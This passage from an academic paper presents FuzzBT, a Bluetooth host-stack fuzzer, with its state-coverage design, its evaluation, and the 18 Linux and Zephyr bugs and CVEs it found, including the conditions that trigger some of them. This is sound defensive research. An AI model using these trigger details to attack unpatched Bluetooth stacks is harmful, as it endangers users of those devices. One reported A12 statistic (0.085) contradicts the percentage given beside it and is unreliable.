Threat model. We assume that the attacker directly targets the Bluetooth host stack by compromised HCI controller. Thus, it may send any HCI frames, including arbitrary device information, inconsistent resource responses, and noncompliant responses. We also assume the attacker cannot install and run any arbitrary user-level application that uses Bluetooth in the victim's machine. Our victim has a running Bluetooth device in discoverable mode, thereby being ready to accept Bluetooth packets.

Terms. We define the following terms to avoid confusion. `BT_state_typ` is the type of a state variable of a Bluetooth protocol, implemented in a programming language, e.g., `struct l2cap_chan` in C. If a certain variable's type is `BT_state_typ`, then, by definition, the variable is a Bluetooth protocol state variable. `BT_state_var` is the state variable of a Bluetooth protocol. Thus, `BT_state_var`'s type is always `BT_state_typ`. `BT_state_tran` is a state transition in a Bluetooth protocol. We define `BT_state_tran` by having `BT_state_var` a new value.

5.1 Cover Multiple Configurations

The goal is to enable fuzzers to cover multiple configurations using a high-quality corpus (**C1**). Fortunately, Bluetooth supports a manageable number of configurations (3,000) that can be enumerated. Therefore, we enumerate configurations after each fuzzing campaign, e.g., after one minute. To achieve this, we extract configurations from the source code to construct a configuration list. We then generate a high-quality corpus for each configuration using concolic execution.

Configuration enumeration. The kernel exposes system calls that provide an interface for configuring Bluetooth communication in the user space. So, the system call implementation on the kernel side should describe all available configurations. Leveraging this, we statically extract and enumerate available configurations from the kernel source code. First, we identify system calls related to Bluetooth configuration. For example, the Linux kernel provides `setsockopt()` and `ioctl()` for Bluetooth configuration, in compliance with the POSIX standard. Next, we collect possible arguments for these system calls from `#define` directives or `enum` definitions in header files. As a result, we get a list of available configurations that are ready to enumerate.




Figure 3: Configuration-aware inputs extractions in a loop.

Configuration-aware inputs extraction. Figure 3 describes an algorithm for corpus extraction through concolic execution. At step (1), we resolve the symbolic constraints of packets. Since the packet is the fuzzing input, we assign constant

Listing 2 Concolic execution example

```
1  void l2cap_data_channel(struct sk_buff* skb, ...)
2  {
3    /* concretize symbolic variables */
4    chan->mode = L2CAP_MODE_LE_FLOWCTL; // configuration
5    chan->state = BT_CONNECTED;
6    chan->imtu = 26111;
7    /* concretize symbolic variables done */
8
9    if (chan->state != BT_CONNECTED)
10     return;
11
12   switch (chan->mode) {
13   case L2CAP_MODE_LE_FLOWCTL:
14     uint16_t sdu_len = get_unaligned_le16(skb->data);
15     if (sdu_len > chan->imtu) {
16     /** Covering here requires LE_FLOWCTL configuration.
17      * Concolic execution generates packets covering here.
18      */
19   // ...
20 }
```

values to other symbolic variables (e.g., a variable that holds a configuration setting) to ensure that only the packet remains symbolic. To attain such constants, we run a kernel aside and extract the values. Next, we send these packets to the Bluetooth stack to trigger state transitions at step (2). We then capture the resulting states at step (3) and reassign constants to the symbolic variables based on the updated state at step (4). Returning to step (1), we generate new packets. The routine terminates either when no new states are discovered or when constraint solving fails due to time running out.

Concrete example. Listing 2 shows an example of the corpus extraction. We symbolize packets, i.e., `skb->data`, and assign configurations and state variables (Line 4-Line 6). Resolving symbolic constraints, we attain packets reaching configuration-specific code, Line 16, and potentially leading to state transitions. Repeatedly performing this within various configurations and states, we collect a set of configuration-aware inputs that we use as seeds later.

5.2 Bluetooth State Coverage Probe

In the fuzzing phase, we guide inputs for higher host stack state coverage (**C2**), including implementation-specific states (**C3**). For this, we present Bluetooth State Coverage(BTSCov), a diff-based state-collection design that monitors and captures Bluetooth state transitions for the host stack.

We want to insert BTSCov probes at Bluetooth state transitions, i.e., `BT_state_tran`. Thus, we first need to identify the locations of these state transitions, which essentially correspond to memory write operations. To identify such memory write operations, we need to answer two key questions. First, which variables qualify as `BT_state_var`? Second, which write operations target a `BT_state_var`? In the following section, we describe our design for addressing these questions.

State variables. We adopt a heuristic to identify `BT_state_var` from other variables. Our observations are as follows: (1) A Bluetooth connection and `BT_state_var` should have the same lifecycle. So, `BT_state_var` should be newly assigned for a new connection. Otherwise, it represents another kernel state rather than a Bluetooth connection. This should cover both specification-defined and implementation-specific state variables. (2) A Bluetooth connection may have multiple `BT_state_var`. To organize multiple `BT_state_var`, the most common convention is to use structures. As shown in Table 1, `BT_state_var` in real-world implementations are packed into a single structure and allocated once per connection. Guided by those observations, FuzzBT treats those structures as `BT_state_typ`. Thus, we consider all fields in the structures as `BT_state_var`. This can lead to both false positives and negatives, which we will discuss in Section 8.

Layer	State variable types	
	Linux	Zephyr
HCI	struct hci_dev struct hci_conn struct hci_chan	struct bt_conn
L2CAP	struct l2cap_conn struct l2cap_chan	struct bt_l2cap_br_chan struct bt_l2cap_le_chan
RFCOMM	struct rfcomm_session struct rfcomm_dlc	struct bt_rfcomm_dlc

Table 1: Bluetooth state variable types in Linux and Zephyr.

State transitions. We identify `BT_state_tran` from other memory access using `BT_state_typ`. First, we recover the type information for the memory write address. If the recovered type is `BT_state_typ`, the operation is `BT_state_tran`. We employ backward slicing and debugging information tracing to identify the type of a target memory address. Figure 4a provides an example of backward slicing. The goal is to identify that the store instruction, `store i16 %0, ptr %state`, is a `BT_state_tran`. We slice out other instructions backward until we find the type information. Eventually, we find that `%state` is a field of `l2cap_chan`, meaning that the store instruction was a state transition of `l2cap_chan::state`. Thus, this operation is `BT_state_tran`. Debug information tracing follows a similar process. As shown in Figure 4b, we trace debug information of the store instruction until we find the type information. In `!3`, we find a symbol, "l2cap_chan" with a variable name "chan", indicating that the store instruction writes a value into `l2cap_chan::chan`, which is a `BT_state_tran`.

Unfortunately, the static analyses cannot cover direct memory access and path explosion. For example, `(*(int*)0xffff) = 42` could be `BT_state_tran`, if `0xffff` is an address of `BT_state_var`. Nevertheless, we cannot perform backward slicing on this, as no instruction exists backward. In this case, we stop static analysis and leave it for runtime.

At runtime, we use memory allocation information. Figure 5 demonstrates how this runtime checking works. Firstly, we manage addresses of `BT_state_var` by hooking mem-

Listing 3 State transition encoding

```
struct btscov_unit {
  uint64_t data;  // New state to be assigned.
  /* Below are metadata */
  uint8_t conn_id[16];  // connection identifier
  uint8_t proto;    // protocol identifier
  uint16_t state_var;     // state variable identifier
} __packed;
```

ory allocation functions. Secondly, whenever a memory access happens, we check that the target address is in the address table. If so, we consider and record the operation as a `BT_state_tran`.

```
call void @llvm.dbg.value(metadata ptr %state, metadata !1, ...)
; /* ... (sliced out) ... */
%state = getelementptr inbounds %struct.l2cap_chan, ptr %chan, ...
; /* ... (sliced out) ... */
store i16 %0, ptr %state, align 2
```

(a) Backward slicing considers that `%state` belongs to `l2cap_chan`, which is a state variable. Thus, *store %state* is a state transition.

```
call void @llvm.dbg.value(metadata ptr %state, metadata !1, ...)
; /* ... (sliced out) ... */
%state = getelementptr inbounds %struct.l2cap_chan, ptr %chan, ...
; /* ... (sliced out) ... */
store i16 %0, ptr %state, align 2

!1 = !DILocalVariable(name: "chan", ..., type: !2)
!2 = !DIDerivedType(..., basetype: !3, size: 64, offset: 16)
!3 = distinct !DICompositeType(..., name: "l2cap_chan");
```

(b) Debug information detects that `%state` belongs to `l2cap_chan`, which is a state variable. Thus, *store %state* is a state transition.

Figure 4: Technical details for compile-time checking. We use backward slicing and debug information to identify whether a given memory access corresponds to a state transition.

5.3 Bluetooth Host Stack State

This section describes the internal behavior of BTSCov probes introduced in Section 5.2. The probes record and encode `BT_state_tran` for later fuzzing. Importantly, the encoding must be compatible with multiple protocols in the Bluetooth host stack (**C2**). In the following, we present the design for protocol-compatible encoding across layers.

State coverage unit. `BT_state_tran` is a memory operation, which does not exceed 8 bytes in size. Thus, we need at least 8 bytes to represent a single state transition, covering all 1- to 8-byte writes. Listing 3 shows our design of a `BT_state_tran` encoding. Similar to conventional edge coverage, which uses an 8-byte address as feedback, our fuzzer uses a 27-byte chunk as state transition feedback. This unit comprises 8 bytes of new state data with 19 bytes of metadata.

This design is orthogonal to protocols and implementations, applicable to all Bluetooth protocols. For instance, an L2CAP channel's MTU value assignment of 42 is encoded as follows:




Figure 5: We consider all memory write operations as potential `BT_state_tran` and filter the genuine `BT_state_tran` using both compile-time and runtime analysis.

Listing 4 Concrete example of state coverage instrumentation

```
u8 hci_cc_le_read_buffer_size()
{
  /** Compile-time instrumentation:
   * The actual instrumentation is done at the LLVM IR.
   * For convenience, we provide the equivalent C code.
   */
  // instrumentation starts
  void* state_var = hdev;
  void* state_var_type = HCI_DEV;
  uint64_t offset = offsetof(struct hdev, le_mtu);
  uint64_t rvalue = __le16_to_cpu(rp->le_mtu);
  __bts_trace(state_var, state_var_type, offset, rvalue);
  // instrumentation ends
  hdev->le_mtu = __le16_to_cpu(rp->le_mtu);
}
```

```
// l2cap_chan->mtu = 42 is encoded as below:
struct btscov_unit unit = {
  .data = 42,
  .proto = L2CAP_CHAN,
  .state_var = offsetof(struct l2cap_chan, mtu),
  .conn_id[16] = concat(src, dst, psm),
}
```

To represent HCI state transitions, adjusting `proto`, `conn_id`, and `state_var`, is enough.

Per-connection coverage. During a fuzzing campaign, multiple Bluetooth connections can co-exist. Thus, state transitions can occur across multiple Bluetooth connections in parallel, making coverage data unreliable by mixing data from different connections. A BTSCov unit distinguishes each Bluetooth connection, providing per-connection coverage support via the `conn_id` field. We derive a unique connection identifier from each protocol layer. For example, the collection of source, destination, and PSM (similar to port) functions as a unique identifier for an L2CAP connection.

Host stack state. The host stack state is the concatenation of all protocol states. For each state transition, a kernel appends the 27-byte coverage chunk into a file, e.g., DebugFS. Later on, a fuzzer reads the file and concatenates all coverage units and detects a new state transition.

Concrete example. Listing 4 shows the results of the state coverage pass. The goal is to guide `rp->le_mtu` to have a new value as much as possible. To facilitate this, FuzzBT monitors `rp->le_mtu` and gives feedback if it has a new value. Specifically, the pass inserts a `__bts_trace()` hook (Line 8-Line 12) before modifying `rp->le_mtu`. Inside the

Layer	State	Packet	Depth			
			Max	Med	Mean	Stdev
HCI	7	2,371	6	2	2.47	1.41
SCO	-	-	-	-	-	-
L2CAP	422	30,765	22	11	10.81	4.77
RFCOMM	157	4,332	11	5	5.38	1.72

Table 2: Number of states and packets generated by concolic execution. Depth is the minimum number of packets required to reach a state from the initial state without a cycle. SCO is not stateful.

hook, FuzzBT collects state coverage and stimulates a fuzzer to modify `rp->le_mtu` with a new value repeatedly.

6 Implementation

Harness. To use BTSCov for fuzzing, we modified Syzkaller to accept BTSCov feedback. We implemented BTSCov to have the same interface as kCov, thereby allowing Syzkaller to easily use BTSCov with small modifications. We implemented BTSCov in a Linux kernel module in C with 800 LoC. We implemented a compiler pass for BTSCov in C++, using LLVM, with 286 LoC. We enabled this compiler pass only for `net/bluetooth` to prevent noise.

Fuzzing entry. The entry point for fuzzing is the entry function of the HCI layer. The fuzzer sends both BR/EDR and BLE packets to this entry point, where the function multiplexes the packets.

Concolic execution against kernels. The entry point of concolic execution is the same for each protocol entry point, e.g., `l2cap_recv_acldata()` for the Linux kernel's L2CAP implementation. We added 16 KLEE API calls into the source code to symbolize a socket buffer's header, data, and length. However, the path explosion could occur, and the kernel code contains inline assemblies that a common symbolic execution engine does not yet support. To address these, we created C-compatible functions for inline assembly and set a timeout for constraint solving to avoid path explosion. We limited the packet length to 12 to expect constraint solving could be completed within the practical time limit.

Table 2 shows the number of states and packets extracted by concolic execution, which constitute the configuration-aware corpus. It does not represent a complete set of states and packets because we could not completely resolve symbolic constraints. However, we confirmed that every state transition is reproducible. Thus, the corpus is sound. In our implementation, we extracted 30,765 packets with 422 unique states in the L2CAP layer. Also, the maximum depth is 22, meaning that we extracted a deep state that requires 22 packets to reach from an initial state without a cycle.

FuzzBT for Zephyr. At the time of writing, Syzkaller does not support Zephyr. We implemented a harness for Zephyr that exposes its Bluetooth host stack entry point to Syzkaller. Also, we fully emulate Zephyr using `native_sim`. We implemented BTSCov collection as a Zephyr kernel module 189 LoC in C. The LLVM pass is identical to FuzzBT for Linux.

7 Evaluation

We evaluate FuzzBT to answer the following research questions:

- RQ1: Is FuzzBT effective in finding previously unknown bugs?
- RQ2: Which feature improves fuzzing the most?
- RQ3: How does FuzzBT compare to existing fuzzers?

The corresponding evaluation metrics are as follows:

- Number of bugs that were previously unknown (RQ1)
- Bug and coverage comparison in feature ablation study (RQ2)
- Bug and coverage comparison with existing fuzzers (RQ3)

7.1 Experimental Setup

We ran experiments on an AMD EPYC 7773X 64-core processor with 256 logical cores at 2.20GHz to 3.50GHz.

Finding previously unknown bugs. We evaluated FuzzBT on a long-term support kernel that has actively received security updates. We excluded the latest branch of the Bluetooth subsystem as a target, since its experimental features are error-prone and can artificially inflate FuzzBT's bug-finding results. We also evaluated FuzzBT for one Zephyr release. In the end, we evaluated FuzzBT on the following branches:

- Linux longterm release kernel (5.15, 6.1, 6.6)
- Zephyr 4.0.0

We enabled KASAN, lockdep, UBSAN, hung task detection, and work queue stalls in the Linux kernel, and ASAN in Zephyr.

Feature ablation study. We conducted a feature ablation study to evaluate each feature's contribution. We disabled FuzzBT's all features in the baseline, and enabled each one as described in Table 3. We enabled edge coverage for the baseline as a feedback mechanism. The target Linux kernel version is 6.0 to ensure consistency for comparison with VirtFuzz in Section 7.4.

Comparison with existing fuzzers. Directly comparing FuzzBT with all fuzzers may be infeasible or unfair. Table 4 summarizes FuzzBT with existing Bluetooth fuzzing research, showing each fuzzer's target protocols and supported radio types. Frankenstein [30], SweynTooth [13], BrakTooth [12],

Label	Edge Coverage	State Coverage	Configuration Iteration	Configuration-aware Corpus
Baseline	O			
FuzzBT-btscov	O	O		
FuzzBT-config	O		O	
FuzzBT-corpus	O			O
FuzzBT	O	O	O	O

Table 3: Feature ablation study settings

BSFuzzer [49], and BLuEMan [18]'s entry point is the controller layer, while FuzzBT directly conveys input to the host stack. Also, SweynTooth and BrakTooth are not yet publicly available, and only proof-of-concept attacks with a controller part have been released. L2Fuzz [28] requires a physical dongle, whereas FuzzBT fully emulates a kernel and Bluetooth device with QEMU and VHCI driver.

Name	Radio Type	Protocols
SweynTooth [13]	LE	Host/Controller
BLuEMan [18]	LE	Host/Controller
BSFuzzer [49]	LE	Controller(Link Layer)
BrakTooth [12]	BR/EDR	Host/Controller
L2Fuzz [28]	BR/EDR	Host(L2CAP)
Frankenstein [30]	BR/EDR/LE	Controller
VirtFuzz [16]	BR/EDR/LE	Host
FuzzBT (Ours)	BR/EDR/LE	Host

Table 4: Summary of existing Bluetooth fuzzing research

We compared FuzzBT with VirtFuzz [16] and Syzkaller, which also targets the host stack via full emulation with QEMU. Both FuzzBT and VirtFuzz use a virtualized Bluetooth device in the Linux kernel. However, VirtFuzz uses libAFL, whereas FuzzBT uses Syzkaller. Also, VirtFuzz uses VirtIO, and FuzzBT uses a VHCI driver for Bluetooth device emulation. Thus, comparing coverage is not trivial. To handle this, we instrumented the same location (net/bluetooth) with the same number of probes. We also use the same coverage-collection implementation, KCOV, to ensure the collection overhead is equal. Thus, the location and total number of coverage instrumentation are the same, and the overhead is the same, allowing a fair comparison of coverage. We configured Syzkaller to enable only the dedicated system call for Bluetooth (`syz_emit_vhci`), to prevent fuzzing inputs from other system calls. By doing so, Syzkaller, FuzzBT, and VirtFuzz have a unified entry point into the Bluetooth host stack, the HCI layer.

VirtFuzz and FuzzBT do not use a uniformly distributed seed. VirtFuzz uses its pre-recorded Bluetooth packets as seeds, and FuzzBT extracts configuration-aware seeds from source code. We experimented with and without seeds for both fuzzers to determine the effectiveness of the seeds.

We set the Linux version to the latest supported by VirtFuzz, the kernel version 6.0 with Debian Stretch. We ran fuzzers in QEMU with 2GB of memory and 1 virtual CPU. In sum, our experimental setup for comparison is as follows:

- Syzkaller with uniformly random seed
- VirtFuzz with uniformly random seed
- VirtFuzz with VirtFuzz's seed
- FuzzBT with uniformly random seed
- FuzzBT with FuzzBT's seed

Note that Syzkaller with FuzzBT's seed is equivalent to FuzzBT-corpus, which is evaluated in Section 7.3.

Statistical significance. Due to the probabilistic nature of fuzzing, we executed fuzzers 20 times and 50 hours each to ensure statistical significance [31]. We applied the Mann–Whitney U test, bootstrapping estimation, and Vargha and Delaney A_{12} test to assess the significance of differences in the collected data. We adopt a significance level of 0.05 ($\alpha = 0.05$).

7.2 Bug Discovery

Target	Type	Protocol	Configuration	CVE
Linux	use-after-free	L2CAP	Basic	
	use-after-free	L2CAP	Basic	
	use-after-free	L2CAP	Basic	
	use-after-free	L2CAP	LE	CVE-2023-40283
	use-after-free	L2CAP	LE	
	use-after-free	L2CAP	N/S	CVE-2024-36013
	use-after-free	HCI	LE	
	use-after-free	HCI	MSFT	CVE-2024-36012
	use-after-free	A2MP	N/S	
	out-of-bound	HCI	AMP	CVE-2023-28866
	null-ptr-deref	L2CAP	Basic	
	null-ptr-deref	HCI	LE	CVE-2024-36011
	null-ptr-deref	HCI	N/S	CVE-2024-50255
	int overflow	L2CAP	LE (Flow control)	CVE-2024-36968
	int overflow	L2CAP	Basic	CVE-2022-45934
	div-by-zero	L2CAP	LE (Flow control)	CVE-2024-36968
	div-by-zero	HCI	High Speed (HS)	CVE-2024-38620
Zephyr	buffer overflow	HCI	N/S	

Table 5: Bugs found by FuzzBT. All bugs are previously unknown. All bugs are manually confirmed and fixed.

Bug triage. We did not count a simple crash as a bug. Instead, we consider the crash report is a bug if the maintainers fix the corresponding code. Otherwise, we consider the findings as simple crashes that do not require fixing. Also, we counted only previously unknown bugs. If FuzzBT found an already reported bug, which occasionally happens, we did not report it. A total of nine CVE numbers are assigned. CVE-2024-36968 is assigned to two bugs because Linux issues a CVE per a patch, and a single patch can fix both bugs. In sum, FuzzBT discovered 18 previously unknown bugs that were confirmed and fixed, resulting in 9 CVEs.

We juxtaposed protocols, configurations, and types with bugs in Table 5. We determined the vulnerable protocol by triggering input packets and corresponding bug fixes. We also manually checked whether a configuration is required to

Type	HCI		A2MP	L2CAP	
	Config S.	N/S	N/S	Config S.	N/S
use-after-free	2	0	1	5	1
out-of-bound read	1	1	0	0	0
null-ptr-deref	1	1	0	1	0
int overflow	0	0	0	2	0
div-by-zero	1	0	0	1	0
total	5	2	1	9	1

Table 6: Class of vulnerability discovered by FuzzBT. Configuration-specific vulnerabilities are labeled Config S., while those not specific to configurations are labeled N/S. We count buffer overflow as out-of-bound access.

trigger the bug-introducing functions. If a specific configuration is required to trigger the functions, we consider the bugs configuration-specific. If not, the functions are common and not specific to configurations. In this case, we marked N/S. For bug types, we followed the bug oracle's classification.

Table 6 further categorizes the bugs by bug types, protocols, and configuration dependency. We find that 14 bugs trigger invalid memory accesses that could be exploited for privilege escalation. Also, 5 bugs in HCI and 9 bugs in L2CAP are configuration-specific and are likely to remain hidden because Bluetooth packets alone are insufficient to trigger bugs without the required configurations. Regarding this, we detailed the analysis for CVE-2023-28866 and CVE-2024-36012 as follows.

CVE-2023-28866 was introduced in Oct. 2021 and remained unknown for 1.5 years until Mar. 2023. However, the patch for CVE-2023-28866 was trivial, adding one line, as follows:

```
@ struct hci_xxx amp_xxx[] = {
        ..., // function pointers
+       {}
 };
```

As shown, the missing indicator at the end of the array triggered an out-of-bounds access. Since the array element is a function pointer, this vulnerability modified the program counter, leading to a general protection fault.

Despite the patch's simplicity, the bug persisted for 1.5 years because triggering the bug depended on a configuration. To trigger this bug, the HCI configuration should be set to Alternative MAC/PHY (AMP) mode, which was originally developed for Bluetooth over WiFi. Without enabling AMP mode, the host stack does not execute AMP functions, including the vulnerable ones. Thus, the vulnerable AMP functions were unreachable in the first place, regardless of how fuzzers make Bluetooth packets.

CVE-2024-36012 was introduced in Jan. 2021, discovered in May 2024. Triggering this bug requires enabling Microsoft HCI extension support in the kernel configuration. Although it is developed by Microsoft, Linux has also adopted it, and users can optionally enable it. The default setting is disabled as it is not a part of the specification. Thus, the specification-guided approach and Bluetooth packets alone are insufficient to trigger this bug. Similarly, 14 bugs in Table 6 cannot be triggered without a specific configuration and have therefore remained unknown.

RQ1: FuzzBT discovered 18 previously unknown bugs with 9 CVEs.

7.3 Feature Ablation Study

To answer RQ2, we ran an ablation on FuzzBT, enabling one feature at a time. We evaluate each feature's performance by unique bug count, function coverage, and code coverage. We formulate three alternative hypotheses:


- H_1 : FuzzBT-config < FuzzBT-btscov
- H_2 : FuzzBT-corpus < FuzzBT-btscov
- H_3 : FuzzBT-config < FuzzBT-corpus

The corresponding null hypotheses($H_{0,n}$) are the inverses of the alternative hypotheses.


Unique bug comparison. Table 7a supports that FuzzBT-btscov reports the highest average number of bugs. However, it also exhibits the largest standard deviation, indicating that its performance varies more substantially across runs. Meanwhile, FuzzBT-config exhibits the lowest average number of discovered bugs, even lower than the baseline, as expected. As discussed in Section 4 **C1**, simply iterating over configurations may degrade fuzzing performance, since each configuration introduces distinct execution logic. Thus, BTSCov appears to be the most significant factor in unique bug findings.

Figure 7a further evidences this. We merged the bug reports from 20 fuzzing runs, deduplicated them, and drew an overlap diagram. Compared to the baseline, FuzzBT-btscov discovered 11 bugs exclusively, and FuzzBT-corpus and FuzzBT-config discovered 3 and 6 bugs exclusively.

Table 8a shows that BTSCov and configuration-aware corpus contributed more to unique bug findings than configuration iteration. Comparing FuzzBT-btscov with FuzzBT-config (H_1), the observed U statistic and A_{12} are 326.5 and 0.8163, meaning that in 81% of pairwise comparisons, FuzzBT-btscov has higher coverage than FuzzBT-config. Additionally, when comparing FuzzBT-corpus with FuzzBT-config (H_3), the observed U statistic and A_{12} are 119.5 and 0.2988, respectively. This indicates that in 29% of pairwise comparisons, FuzzBT-config achieves higher coverage than FuzzBT-corpus. Conversely, FuzzBT-corpus outperforms FuzzBT-config in 71% of the comparisons. Also, both results are statistically significant ($p < \alpha = 0.05$), and thus we reject the null hypotheses $H_{0,1}$ and $H_{0,3}$. However, the difference between FuzzBT-corpus and FuzzBT-btscov (H_2) is not statistically significant (p=0.13), so we do not reject $H_{0,2}$.



(a) Feature ablation settings (Table 3)



(b) Comparison with existing fuzzers

Figure 6: Code coverage over 50 hours. The solid line indicates the average. The shaded area represents the minimum and maximum values. Exact numbers are provided in Table 7.

Function coverage comparison. We converted to function coverage using `addr2line`. We mark a function as covered if any part of it is executed. Thus, a covered function may still contain uncovered portions.

Table 7a supports that BTSCov is the most influential feature to function coverage, showing the most number of covered functions on average. Conversely, FuzzBT-config and FuzzBT-corpus showed less function coverage than the baseline. As expected, simply iterating over configurations can destabilize fuzzing performance, since different configurations have distinct state machines. This leads to the highest observed standard deviation. A fuzzer may occasionally cover more functions than the baseline if the random seed fits to the configuration with a fortune. In this case, the maximum function coverage(376) can grow, but it typically covers fewer functions. Furthermore, the configuration-aware corpus has less impact because FuzzBT-config does not iterate over configurations. Consequently, most of the corpus is unused, resulting in lower function coverage.

Figure 7b describes the function coverage overlaps after 50 hours. Compared to the baseline, FuzzBT-btscov covered 16 additional functions, FuzzBT-corpus covered 3 additional functions, and FuzzBT-config covered 10 additional functions. In the overlap, BTSCov contributed the most to function coverage.

Table 8a shows that BTSCov is the most contributing factor to function coverage. Comparing FuzzBT-btscov with FuzzBT-config (H_1), the observed U statistic and A_{12} are 357 and 0.8925, meaning that in 89% of pairwise comparisons, FuzzBT-btscov has higher coverage than FuzzBT-config. Also, comparing FuzzBT-btscov with FuzzBT-corpus (H_2), the observed U statistic and A_{12} are 349 and 0.8725, meaning that in 87% of pairwise comparisons, FuzzBT-btscov has higher coverage than FuzzBT-corpus. Moreover, both results are statistically significant ($p < \alpha = 0.05$), and thus we reject the null hypotheses $H_{0,1}$ and $H_{0,2}$. However, the difference between FuzzBT-config and FuzzBT-corpus (H_3) is not statistically significant (p=0.5606), so we do not reject $H_{0,3}$.

Code coverage comparison. Figure 6a compares the coverage growth with the baseline fuzzer and each feature. FuzzBT and FuzzBT-corpus show a slow increase in the beginning, indicating the overhead of loading corpus. We summarized the numbers in Table 7a. On average, FuzzBT and FuzzBT-btscov showed increased coverage compared to the baseline. Other features, FuzzBT-config and FuzzBT-corpus, showed lower code coverage. Simply iterating over configurations without a corpus resulted in degraded fuzzing performance. Additionally, the configuration-aware corpus was largely unused when the configuration is fixed, further reducing fuzzing effectiveness.

Table 8a supports that BTSCov is the most contributing factor to code coverage. Comparing FuzzBT-btscov with FuzzBT-config (H_1), the observed U statistic and A_{12} are 366 and 0.085, meaning that in 91.5% of pairwise comparisons, FuzzBT-btscov has higher coverage than FuzzBT-config. Also, comparing FuzzBT-btscov with FuzzBT-corpus (H_2), the observed U statistic and A_{12} are 370 and 0.925, meaning that in 92.5% of pairwise comparisons, FuzzBT-btscov has higher coverage than FuzzBT-corpus. Moreover, both results are statistically significant ($p < \alpha = 0.05$), and thus we reject the null hypotheses $H_{0,1}$ and $H_{0,2}$. However, the difference between FuzzBT-config and FuzzBT-corpus (H_3) is not statistically significant (p=0.33), so we do not reject $H_{0,3}$.

RQ2: BTSCov contributed the most to overall fuzzing performance. Also, **reusing the seed across different configurations degraded fuzzing performance** because the fuzzer tries inputs that are nonsensical to other configurations.

7.4 Comparison with Existing Fuzzers

To answer RQ3, we compared FuzzBT with Syzkaller and VirtFuzz. The comparison metrics are unique bug count, function coverage, and code coverage. For statistical support, we formulate six alternative hypotheses:




Figure 7: Overlaps of unique bugs and function coverage after 50 hours. We merged and deduplicated the 20 experiment results. Only Bluetooth functions are counted.


- H_1 : Syzkaller < FuzzBT-noseed
- H_2 : VirtFuzz-noseed < FuzzBT-noseed
- H_3 : VirtFuzz < FuzzBT-noseed
- H_4 : Syzkaller < FuzzBT
- H_5 : VirtFuzz-noseed < FuzzBT
- H_6 : VirtFuzz < FuzzBT

The corresponding null hypotheses($H_{0,n}$) are the inverses of the alternative hypotheses. We processed the data and tested the hypotheses in the same manner as described in Section 7.3.

Unique bug comparison. Table 7b supports that FuzzBT discovers the highest average number of bugs, regardless of whether high-quality or uniform seeds are used. Meanwhile, the uniform seed (FuzzBT-noseed) exhibits a higher standard deviation than FuzzBT, suggesting that seeding stabilizes the number of discovered bugs.

As shown in Figure 8a, FuzzBT discovered a total of 51 bugs, identifying more bugs than both Syzkaller and VirtFuzz. However, 42 of the 51 bugs were also identified by other fuzzers, leaving 9 exclusive bugs, matching the number of exclusive bugs found by VirtFuzz.

